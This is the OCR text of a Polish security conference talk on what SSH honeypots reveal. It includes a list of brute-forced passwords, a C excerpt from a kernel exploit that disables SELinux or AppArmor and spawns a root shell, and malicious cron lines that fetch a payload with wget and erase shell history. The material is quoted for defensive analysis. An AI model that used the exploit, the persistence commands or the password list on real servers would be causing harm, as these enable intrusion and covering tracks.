Mój serwer jest chory!

Łukasz Siewierski
ZaufanaTrzeciaStrona.pl

Warszawa, 25 – 26.10.2016


Zacznijmy od początku...

Opinie wyrażone tutaj są moimi opiniami.

Niekoniecznie odzwierciedlają opinie:

- *mojego sąsiada*
- *mojej rodziny*
- *a w szczególności mojego pracodawcy*


Rozproszony garnek miodu




Znam wszystkie 3 558 720 Twoich haseł SSH!

support	manager	ftp	toor	password.123
ubnt	123123	backup	rootme	redhat
1234	guest	12345678	alex	info
cisco	1234	ts	p@ssw0rd1	backup
81	ftpuser	git	PassWord	alpine
user	default	family	passwd	xbian
password	pi	123456789	qazwsx123	Admin123!@#
111111	info	teamspeak	password1!	harrypotter
default	adam	abc123	p0o9i8u7	exploit
changeme	PlcmSpIp	aaaaaa	router	-0-0-=0-=0-=0-=
12345	ts	sshd	y4yhl9t	zaq1@WSX
123321	raspberry	sales	asterisk	qwertyuiop123456
test	postgres	games	thomas	1q2w3e4r5t6y
123456	nagios	redmine	go2hell	test!@#
qwerty	david	bob	fuckyou123	huawei@123
password	admin	ts3srv	qawsedrf	changeme@123
1234567890	test123	smtp	creative	1qaz3edc5tgb
zxcasdqwe	P@$$word	pass@123	ZAQ1XSW2	administrator
azerty	windowsxp	apache	rootpwd	!@#$qwerASDF


Zmienię hasło na ”moment”



Zmienię hasło na ”moment”



- 40 momentów na godzinę (90 sekund)
- co najmniej 256 ataków na godzinę
- ponad 6 prób logowania w „momencie”



Co jeszcze wiemy z honeypotów?

Cała masa IoC i przykładów rzeczywistych ataków!

- Ataki słownikowe na Wordpress.
- Konta spamowe na forum.
- Atakowane usługi i podatności.
- Co się dzieje po infekcji – nazwy procesów, wykonywane polecenia, pobierane pliki.

Co jeszcze wiemy z honeypotów?

Cała masa IoC i przykładów rzeczywistych ataków!

- Ataki słownikowe na Wordpress.
- Konta spamowe na forum.
- Atakowane usługi i podatności.
- Co się dzieje po infekcji – nazwy procesów, wykonywane polecenia, pobierane pliki.

Honeypot jest dobrym źródłem nowych polityk bezpieczeństwa

Mam najlepszą konfigurację SSH!


Zdjęcie Gage Skidmore

Wszyscy do mnie dzwonią i mówią, że mam najlepszą konfigurację SSH. Zmieniłem port na losowy, OK? Nie pozwalam się logować ani na roota, ani na hasło. Mój klucz RSA jest bardzo długi. Ogromny! Zbudowałem ścianę ogniową i zapłacił za to pracodawca. Nikt nie przejdzie.

Mam najlepszą konfigurację SSH!


Zdjęcie Gage Skidmore

Wszyscy do mnie dzwonią i mówią, że mam najlepszą konfigurację SSH. Zmieniłem port na losowy, OK? Nie pozwalam się logować ani na roota, ani na hasło. Mój klucz RSA jest bardzo długi. Ogromny! Zbudowałem ścianę ogniową i zapłacił za to pracodawca. Nikt nie przejdzie.



Źródło: raport ESET o operacji Windigo


Ebury – zastępca SSH



Ale wróćmy do honeypotów...


```
{
        char *msg;
        switch (what_we_do) {
                case 1:
                        msg = "AppArmor";
                        break;
                case 2:
                        msg = "SELinux";
                        break;
                case 3:
                        msg = "LSM";
                        break;
                case 4:
                        msg = "IMA";
                        break;
                default:
                        msg = "nothing, what an insecure machine!";
        }
        fprintf(stdout, " [+] Disabled security of : %s\n", msg);
}

if (exp_state.got_root == 1)
        fprintf(stdout, " [+] Got root!\n");
else {
        fprintf(stdout, " [+] Failed to get root :(\n");
        exit(0);
}

main_ret = post();
if (main_ret == RUN_ROOTSHELL)
        execl("/bin/sh", "/bin/sh", "-i", NULL);
else if (main_ret == CHMOD_SHELL) {
        chmod("/bin/sh", 04755);
        fprintf(stdout, "/bin/sh is now setuid root.\n");
} else if (main_ret == FUNNY_PIC_AND_ROOTSHELL) {
        system("gthumb --fullscreen ./funny.jpg");
        execl("/bin/sh", "/bin/sh", "-i", NULL);
}
```

Ale wróćmy do honeypotów...



Discretionary Access Control

Once a security exploit gains access to priveleged system component, the entire system is compromised.



Mandatory Access Control

Kernel policy defines application rights, firewalling applications from compromising the entire system.

Blackhats with kernel exploits

Basement dwelling 12-year olds armed with kernel exploit released past Tuesday. A SELinux disabling payload in the exploit turns your entire MAC policy into laughing stock. You spend the rest of the weekend removing SSH backdoors.

Red Hat and Security-Enhanced Linux (SELinux): It's really about the neat diagrams.

Ale wróćmy do honeypotów...

Najlepszy przyjaciel botów: cron

- `*/1 * * * * killall -9 .IptabLes`
- `*/1 * * * * cd /var/log > dmesg`
- `*/1 * * * * echo "unset MAILCHECK" >> /etc/profile`
- `*/95 * * * * killall -9 ferwfrre`
- `*/96 * * * * nohup /etc/ferwfrre > /dev/null 2>&1&`
- `*/120 * * * * cd /root;rm -rf dir nohup.out`
- `*/140 * * * * cd /etc; wget http://[xxx]/ferwfrre`
- `*/1 * * * * rm -rf /root/.bash_history`
- `*/1 * * * * touch /root/.bash_history`
- `*/1 * * * * history -r`

Nowa polityka bezpieczeństwa?

Threat	Ex-girlfriend/boyfriend breaking into your email account and publicly releasing your correspondence with the My Little Pony fan club	Organized criminals breaking into your email account and sending spam using your identity
Solution	Strong passwords	Strong passwords + common sense (don't click on unsolicited herbal Viagra ads that result in keyloggers and sorrow)

Źródło: James Mickens, This World of Ours

- Czy polityka chroni przed rzeczywistym atakiem?

Nowa polityka bezpieczeństwa?

Threat	The Mossad doing Mossad things with your email account
Solution	◆ Magical amulets? ◆ Fake your own death, move into a submarine? ◆ YOU'RE STILL GONNA BE MOSSAD'ED UPON


Źródło: James Mickens, This World of Ours

- Czy polityka chroni przed rzeczywistym atakiem?

Każdy honeypot ma złe strony

```
$ ssh root@1.1.1.1
Password:

# ping 999.999.999.999
PING 999.999.999.999 (999.999.999.999) 56(84) bytes of data.

64 bytes from 999.999.999.999 (999.999.999.999): icmp_seq=1 ttl=50
time=45.4 ms

64 bytes from 999.999.999.999 (999.999.999.999): icmp_seq=2 ttl=50
time=40.3 ms
...
```

